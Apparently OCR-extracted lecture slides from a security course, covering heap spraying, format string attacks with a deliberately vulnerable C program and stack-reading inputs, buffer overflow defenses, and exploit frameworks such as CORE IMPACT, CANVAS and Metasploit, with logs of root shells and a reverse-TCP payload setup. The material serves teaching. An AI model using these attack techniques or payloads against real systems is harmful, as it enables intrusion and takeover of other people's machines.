


Heap buffer exploit

- Attack vulnerable web browsers with Javascript and various plugin support
- Overwrite one of the SEH addresses
 - Structured Exception Handler
- Javascript loads the shellcode into the heap
 - Heap spraying, 800 kB NOP sled
- Then generate an exception

```
<script>  
  :  
  spray = build_large_nopsled();  
  a = new Array();  
  for(i = 0; i < 100; i++)  
    a[i] = spray + shellcode;  
  :  
</script>
```

```
<html>  
  :  
  exploit trigger condition  
  goes here  
  :  
</html>
```




Format string attacks

- The *printf() functions without formatted output specifier % as %i etc.

```
int main(int argc, char *argv[]){ // fmtstr.c program
    char temp[2048]; // string to hold large temp string
    strcpy(temp, argv[1]); // take argv1 input and jam into temp
    printf(temp); // print value of temp
}
```

- No protection against malformed input
 - Possible to attack the stack!
- Map out the stack with %x token (we have offset=4 for temp)
 - ./fmtstr "AAAA %08x %08x %08x %08x"
 - AAAA bffffd2d 00000648 00000774 41414141
- Use %s token to read from arbitrary memory
 - ./fmtstr "AAAA %08x %08x %08x %s"
 - Will give segmentation fault, another example may print env. vars
 - ./fmtstr `printf "\x84\xfd\xff\xbf" " %08x %08x %08x %s"
- Writing to arbitrary memory is possible to
- More reading
 - Hacking The Art of Exploitation 2nd edition book
 - <http://seclists.org/bugtraq/2000/Sep/214>



Windows buffer exploits

- Basicly done in the same way as in GNU/Linux
- Visual Studio express edition, compiler flags
 - **/Zi** Produces extra debugging information
 - **/Fe** Similar to **gcc**'s **-o** option
 - **/GS[-]** The **/GS** flag is on by default and provides stack canary protection. To disable it for testing, use the **/GS-** flag
 - `C:\grayhat>cl.exe /Zi /GS- meet.c`
 - **/SafeSEH** option produce a table of safe exception handlers
- Debugging tools for Windows
 - WinDbg (graphical), NTSD, CDB and KD
 - <http://www.microsoft.com/whdc/devtools/debugging/default.msp>
- The Gray Hat Hacking S.E. book have a good chapter using OllyDbg and payloads generated by Metasploit
- Why use console tools when graphical ones exist?


Buffer overflow attack defense

- Defense that can be applied by system admins during deployment, configuration and maintenance
 - Lab environment
 - Pen-test with Metasploit, Nessus etc.
 - Minimize false positives
 - Verify your IDS/IPS and other security tools
 - Show management
 - Patch, patch and patch (time window is shrinking)
 - Be updated of the scene
 - Hardened systems
 - Avoid programs that are insecure
 - http://secunia.com/vulnerability_scanning/personal/
 - Block unneeded outgoing (egress) ports in FW
 - Non executable stack OS


Non executable stack and heap - NX bit

- DEP (Data Execution Prevention)
 - XP SP2 and later Windows OS forbids jumping into DLLs and clears all registers except EDX and ESP
 - http://en.wikipedia.org/wiki/Data_Execution_Prevention
- Defeating DEP
 - <http://www.maxpatrol.com/ptmshorp.asp>
- HW non executable stack and heap
 - Intel, AMD, ARM CPU support
 - DEP, PaX/Exec Shield etc.
 - http://en.wikipedia.org/wiki/NX_bit
- Software DEP
 - ASLR (Address space layout randomization), PaX/Exec Shield etc.
 - <http://en.wikipedia.org/wiki/ASLR>
- There are available methods that can defeat all the stack protections!

Win XP




Win 7



Defense applied by software developers during development

http://en.wikipedia.org/wiki/Buffer_overflow_protection

- Education (as this course)
 - <http://www.dwheeler.com/secure-programs/>
- Use the "n" C functions - search in source code for unsafe functions
- Integer vulnerabilities (casting)
 - Acrobat Reader 9.3.3 PDF file Integer Overflow Vulnerability
 - <http://blog.sat0ri.com/?p=531>
- MS VS 2003 > "/GS" flag in compiler options, changes the stack layout and "catches" overruns, MS VS 2008 > also have s_*
- Third party tools as ITS4, RATS, Flawfinder etc.
- Also consider memory check tools as:
 - Nu-Mega Bounds checker, Rational Purify etc.
- Stack guards as StackGuard, Stack Shield (Linux)
 - Have a canary (warning) next to the return pointer
 - If canary is modified there is a buffer attack...
- Libsafe
- Checklist and other demos at:
 - <http://nsfsecurity.pr.erau.edu>
 - bomod.zip - on digitalbrott share



Automated exploit frameworks

- Do about 75% of the work creating a new exploit...
- CORE IMPACT
 - Windows only tool and very expensive
 - \$15k – \$60k/year
 - Advanced agent technology
 - <http://www.coresecurity.com/>
- Immunity CANVAS
 - Written in Python (multi platform)
 - Around \$1,5k plus \$750/every third month
 - Source code included
 - <http://www.immunitysec.com>
- Metasploit Framework by Rapid7
 - Multi platform (Windows, GNU/Linux)
 - Written mostly in Ruby (Perl at start by H.D. Moore)
 - Various components is written in C, ASM, Python, Java, HTML etc.
 - Free (Community), commercial (Pro) and Framework (dev/expert)

WebEx presentation
[server]\pen-test\CORE IMPACT
Pro v12 Pen-Test Software

Test - CORE IMPACT

File Edit View Modules Tools Help

RPT View

Rapid Penetration Test

- Information Gathering
- Attack and Penetration
- Local Information Gathering
- Privilege Escalation
- Clean Up
- Report Generation

localhost

- 10.3.1.0
 - 10.3.1.1
 - 10.3.1.103
 - 10.3.1.104
 - 10.3.1.114
 - 10.3.1.119
 - 10.3.1.254
 - 10.3.1.91**
 - 10.1.1.1
 - 10.1.1.15
 - 10.1.1.254

Executed Modules

Name	Started	Finished	Status	Source ...
Information Gathering	05/04/2006 18:20:53	05/04/2006 18:20:58	Finished	/localagent
Information Gathering	05/04/2006 18:21:25	05/04/2006 18:21:46	Finished	/localagent
Attack and Penetration	05/04/2006 18:23:46	05/04/2006 18:29:18	Finished	/localagent
Report Generation	05/04/2006 18:30:40	05/04/2006 18:33:40	Finished	/localagent
Activity Report	05/04/2006 18:30:41	05/04/2006 18:33:40	Finished	/localagent
Clean Up	05/04/2006 18:33:58	05/04/2006 18:33:58	Finished	/localagent
IIS ASP ChunkedEncoding exploit	05/04/2006 18:35:49	05/04/2006 18:37:18	Finished	/localagent
IIS ASN.1 Bit String SPNEGO exploit	05/04/2006 18:36:40	05/04/2006 18:36:41	Finished	/localagent
IIS HTR ChunkedEncoding exploit	05/04/2006 18:37:31	05/04/2006 18:38:44	Finished	/localagent
Network Discovery - Fast SYN	05/04/2006 18:42:43	05/04/2006 19:16:52	Stopped	/localagent
Information Gathering	05/04/2006 20:01:11	05/04/2006 20:01:11	Aborted	/localagent
Network Discovery - ARP	05/04/2006 20:01:12	05/04/2006 20:01:41	Finished	/localagent
Port Scanner - TCP	05/04/2006 20:01:15	05/04/2006 20:01:17	Finished	/localagent
Service Identification	05/04/2006 20:01:17	05/04/2006 20:01:18	Finished	/localagent
Port Scanner - TCP	05/04/2006 20:01:17	05/04/2006 20:01:19	Finished	/localagent

Module Log

Module "Information Gathering" (v1.133) started execution on Wed Apr 05 20:01:11 2006

```

Performing 'Network Discovery' on the range '10.3.1.*'
Performing 'Port Scanning' on '/10.3.1.1'
Performing 'Service Identification' on '/10.3.1.1'
Performing 'OS Detection' on '/10.3.1.1'
Performing 'Port Scanning' on '/10.3.1.91'
Performing 'Port Scanning' on '/10.3.1.103'
Performing 'Port Scanning' on '/10.3.1.104'
Performing 'Service Identification' on '/10.3.1.91'
Performing 'OS Detection' on '/10.3.1.91'
Performing 'Service Identification' on '/10.3.1.103'
Performing 'OS Detection' on '/10.3.1.103'
Performing 'Service Identification' on '/10.3.1.104'
  
```

Quick Information

10.3.1.91

Host Properties

Name: /10.3.1.91
 IP: 10.3.1.91
 OS: Windows 2000 Server
 Architecture: i386
 MAC Address: 00-0B-DB-93-BD-63 (Dell ESG PCBA Test)
 Vulnerabilities: **CAN-1999-0519** (A NETBIOS/SMB share password is the default, null, or missing.) Exploited by OS Detect by DCE-RPC Endpoint Mapper.

Ports & Services

TCP Ports: Listen
 UDP Ports: Listen
 DCERPC:

Entity Properties

Name	Value
/10.3.1.91	
Fingerprints	
MAC Address	00-0B-DB-93-BD-63
MAC Vendor	Dell ESG PCBA Test
Vulnerabilities	
arch	i386
ip	10.3.1.91
netmask	
os	windows
properties	
build number	unknown
edition	Server
service pack	unknown
version	2000
services	
ftp	
http	
https	
loc-srv	
microsoft-ds	

Done

NSS Labs test:

<http://nsslabs.com/test-equipment/core-impact.html>



Immunity Canvas

Immunity CANVAS (http://www.immunitysec.com/CANVAS)

Action Helium Listeners Logging Network Dump Hosts

Current Local IP Address: 192.168.1.101

Name	Description
Current	Attacks against the current host
cachefsd_lpd	cachefsd .cfs_mnt File Stack Overflow (requires in.lpd for file upload)
cmsd_xdrarray	rpc.cmsd xdr_array heap overflow
dtspcd	dtspcd heap overflow
in_lpd	in.lpd command execution (Solaris 8)
kcms_server	kcms_server file retrieval
portscan	Portscanner
rpcdump	SunRPC Dumper
sadmin	Sadmin Remote Exploit for Solaris
samba_nttrans	Samba Nttrans Overflow
samba_trans2	Samba Trans2 Stack Overflow
snmpXdmid	snmpXdmid Buffer Overflow
sunlogin	Solaris Login Overflow
sunlogin_pamh	Solaris Login pamh Overflow
ttdb_xdrarray	rpc.ttdbserverd xdr_array Heap Overflow
Exploits	CANVAS Exploit Modules

References: <http://xforce.iss.net/alerts/advise101.php> <http://www.kb.cert.org>
CVE Name: CVE-2001-0803
Date public: Nov 06, 2001
CERT Advisory: <http://www.cert.org/advisories/CA-2001-31.html>

ID	Status	Information
0	0000	Scanning 192.168.1.101 (done)
1	0000	Scanning 192.168.1.25 (done)
2	0000	dtspcd attacking 192.168.1.25:6112 (succeeded)
3	0000	Shell at [(*192.168.1.25*, 6112)]

exploit log debug information

```
CANVAS ENGINE Popen() on id 3  
listener id 3 runcommand() returned uid=0(root) gid=0(root)  
Doing command on listener id 3  
CANVAS ENGINE Popen() on id 3  
listener id 3 runcommand() returned owned!
```

Host	OS	Status
192.168.1.101	Linux	Not owned
192.168.1.25	Solaris 8	Not owned

As Reliable as Possible Covertness Bar As Covert As Possible

Listener Shell

Download To: . Browse Go

Upload Browse Go

cd Go

Spawn Process Go

Dir . Go

pwd (Gets Current Working Directory) Go

Piped Command Go


unlink Go

```
Command *id -a* returned: *uid=0(root) gid=0(root)*  
Command *echo "owned!"* returned: *owned!*
```


Metasploit architecture



- **Interfaces:** Msfconsole, Msfweb, Msfcli, Msfgui (implementation varies), Msfopcode, Msfpayload, Msfencode and Msfd
- Ruby Extension Library



<http://www.metasploit.com/modules/>



Modules terminology



- Exploits
 - The vector for getting into the system, whether it be because of a vulnerability or a bad config - define which attacks you wish to use
 - Configured through various options which are defined before it can be utilized
 - Exploits make use of payloads
 - Exploits without payloads are defined as auxiliary modules
- Payload, Encoders and Nops
 - Payloads are the code you wish to remotely run on the target system
 - Payloads are run through an encoder (mangler) to ensure that no transmission errors occur or anti-malware program detects the payload
 - Often the exact location of the jump to schellcode may not be known, and NOPs need to be prepended to the actual exploit
- Auxillary
 - Scanners, Servers (malicious), and "other" non-exploit modules
 - Contains various fuzzers and denial of service modules

Metasploit framework

msfconsole, msfweb and msfgui



```
Metasploit Framework Console

File Edit View Help

Metasploit

=[ metasploit v4.8.2-1 [core:4.8 api:1.0]
+ -- --[ 1243 exploits - 758 auxiliary - 208 post
+ -- --[ 324 payloads - 32 encoders - 8 nops

msf >
```

Firefox

Metasploit Framework Web Console 3.4...

http://127.0.0.1:55555/

Most Visited bk Freja och Embla - Ofelias blogg SY Synon

Exploits Auxiliaries Payloads Console

metasploit

Done

Metasploit Framework GUI v3.3.4-dev

System Window Help

Cancel Find

Job ID	Module
Jobs	

Target	Type
Sessions	

Module Information | Module Output

Module: exploit/osx/browser/safari_libtiff

This module exploits a buffer overflow in the version of libtiff shipped with firmware versions 1.00, 1.01, 1.02, and 1.1.1 of the Apple iPhone. iPhones which have not had the BSD tools installed will need to use a special payload. This exploit module was written by hdm (hdm@metasploit.com) and kf (kf_list@digitalmunition.com)

References:

- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-3459>
- <http://www.osvdb.org/27723>
- <http://www.securityfocus.com/bid/19283>

Loaded 490 exploits, 192 payloads, 23 encoders, 8 nops, and 225 auxiliary

Metasploit Framev 1 2 17:30

Metasploit community edition GUI

The screenshot displays the Metasploit community edition GUI in a web browser. The browser's address bar shows the URL <https://localhost:3790/workspaces/2>. The page title is "Metasploit - Overview". The browser's bookmark bar includes "Apps", "Freja och Embla - O...", "Synonymer.se - Lexi...", "Folkets lexikon", "Wiktionary, den fria ...", "Google Translate", "Android Developers ...", and "Other bookmarks".

The Metasploit interface features a top navigation bar with the "metasploit community" logo on the left and "Project - test" on the right. The right side of the top bar includes "Account - hjo", "Administration", and a user icon. Below the top bar is a main navigation menu with the following items: Overview (highlighted), Analysis, Sessions, Campaigns, Web Apps, Modules, Tags, Reports, and Tasks.

The main content area has a breadcrumb trail: Home > test > Overview. Below this is a header for "Overview - Project test". The dashboard is divided into several sections:

- Discovery:** Shows 0 hosts discovered, 0 services detected, and 0 vulnerabilities identified. Includes buttons for "Scan...", "Import...", and "Nexpose...".
- Penetration:** Shows 0 sessions opened, 0 passwords cracked, 0 SMB hashes stolen, and 0 SSH keys stolen. Includes buttons for "Bruteforce..." and "Exploit...".
- Evidence Collection:** Shows 0 data files acquired. Includes a "Collect..." button.
- Cleanup:** Shows 0 closed sessions. Includes a "Cleanup..." button.


At the bottom, there is a "Recent Events" section with a "Show all events" link. Below this is a table with columns for "Time", "Event", and "Details", which is currently empty.

The footer contains the text "Metasploit Community 4.8.2 - Update 1", "© 2010-2014 Rapid7 Inc, Boston, MA", and the "RAPID7" logo.

Armitage Metasploit GUI

<http://www.fastandeasyhacking.com/>

- Platform independent, needs service start
- service postgresql start and service metasploit start



A screenshot of the Armitage GUI. The main window is titled 'Armitage' and has a menu bar with 'Armitage View Hosts Attacks Workspaces Help'. On the left, there is a tree view showing the directory structure: auxiliary, exploit, payload, aix, android, meterpreter, reverse_tcp, shell, bsd, bsdi, cmd, and firefox. The 'reverse_tcp' module is selected. In the center, a configuration window titled 'android/meterpreter/reverse_tcp' is open. It contains the following text: 'Android Meterpreter, Dalvik Reverse TCP Stager' and 'Connect back stager, Run a meterpreter server on Android'. Below this is a table with two columns: 'Option' and 'Value'. The table contains two rows: 'LHOST' with value '192.168.182.132' and 'LPORT' with value '13732'. There is a 'Launch' button at the bottom right of the configuration window. At the bottom of the main window, there is a console window with the following text: 'Console X', 'http://metasploit.pro', 'Large pentest? List, sort, group, tag and search your hosts and services in Metasploit Pro -- type 'go_pro' to launch it now.', and 'msf >'. The console also shows the version information: '= [metasploit v4.8.2-2014012201 [core:4.8 api:1.0]]' and the number of exploits, auxiliary, post, payloads, encoders, and nops.

Metasploit framework

Msfd



```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
root@bt:~# nc -v -n 192.168.64.128 55554
(UNKNOWN) [192.168.64.128] 55554 (?) open

      888                888      d8b888
      888                888      Y8P888
      888                888      888
888888b.d88b. .d88b. 8888888 8888b. .d8888b 88888b. 888 .d88b. 8888888888
888 "888 "88bd8P Y8b888 "88b88K 888 "88b888d88"88b8888888
888 888 8888888888888888 .d888888"Y8888b.888 88888888888 88888888888
888 888 888Y8b. Y88b. 888 888 X888888 d88P888Y88. .88P888Y88b.
888 888 888 "Y8888 "Y888"Y8888888 888888P'888888P" 888 "Y88P" 888 "Y888
      888
      888
      888

=[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 225 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
=[ svn r8091 updated 256 days ago (2010.01.09) codename [ pwnsauce ]


Warning: This copy of the Metasploit Framework was last updated 256 days ago.

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
DHCPACK of 192.168.64.128 from 192.168.64.254
bound to 192.168.64.128 -- renewal in 808 seconds.
root@bt:~# msfd -f -a 192.168.64.128
[*] Initializing msfd...
[*] Running msfd...
█
```

Metasploit exploitation



1243 exploits and 324 payloads to choose from 2014-01



Payload types 1



- Inline (non staged)
 - All the shellcode to be executed goes with the payload. More stable, but may be too big
- Staged
 - The payload is just a small stub that grabs the rest of the shell code after the exploit works. Smaller, and less for victim AV to grab a hold of
- Reverse (the opposite of Bind)
 - Instead of having to establish a inbound connection after an exploit works, the payload connects back you. This has a better chance of getting around firewalls with weak egress filtering
 - Notice that the Framework automatically sets up a listener (for reverse payloads) or connects to (bind payloads) a victim
- NoNX
 - These payloads try to work around things like DEP (Data Execution Prevention) and the NX (No eXecute) bit which is a feature built into some CPUs to prevent code from executing in certain areas of memory

Payload types 2



- Shell
 - Spawn a piped command shell
- Upexec
 - Uploads an executable and runs it
- Vncinject
 - Inject the VNC server DLL and run it from memory
- Patchupdllinject
 - Injects a custom DLL (you will have to supply the DLL)
 - DLL Injection is a technique whereby a stage payload is injected into a compromised host process running in memory, never touching the host hard drive
- Dllinject
 - Use Reflective DLL Injection which works as Patchupdllinject but have its own minimal implementation of a PE-loader and loads itself into the process without leaving any traces at all (almost)
 - **The VNC and Meterpreter payloads both make use of Reflective DLL injection**

Payload types 3



- Reverse HTTP / PassiveX
 - PassiveX is a payload that can help in circumventing restrictive outbound firewalls. It does this by using an ActiveX control to create a hidden instance of Internet Explorer. Using a ActiveX control, it communicates with the attacker via HTTP(S) requests and responses.
 - <http://www.uninformed.org/?v=1&a=3&t=pdf>
- Ord
 - Ordinal payloads are Windows stager based payloads that have distinct advantages and disadvantages. The advantages being it works on every flavor and language of Windows dating back to Windows 9x without the explicit definition of a return address. They are also extremely tiny.
 - However two very specific disadvantages make them not the default choice. The first being that it relies on the fact that `ws2_32.dll` is loaded in the process being exploited before exploitation. The second being that it's a bit less stable than the other stagers (stubs)
- IPv6
 - The Metasploit IPv6 payloads, as the name indicates, are built to function over IPv6 networks

bash

msf > banner

```
Metasploit
```

```
=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 566 exploits - 283 auxiliary
+ -- --=[ 210 payloads - 27 encoders - 8 nops
=[ svn r9834 updated 76 days ago (2010.07.14)
```

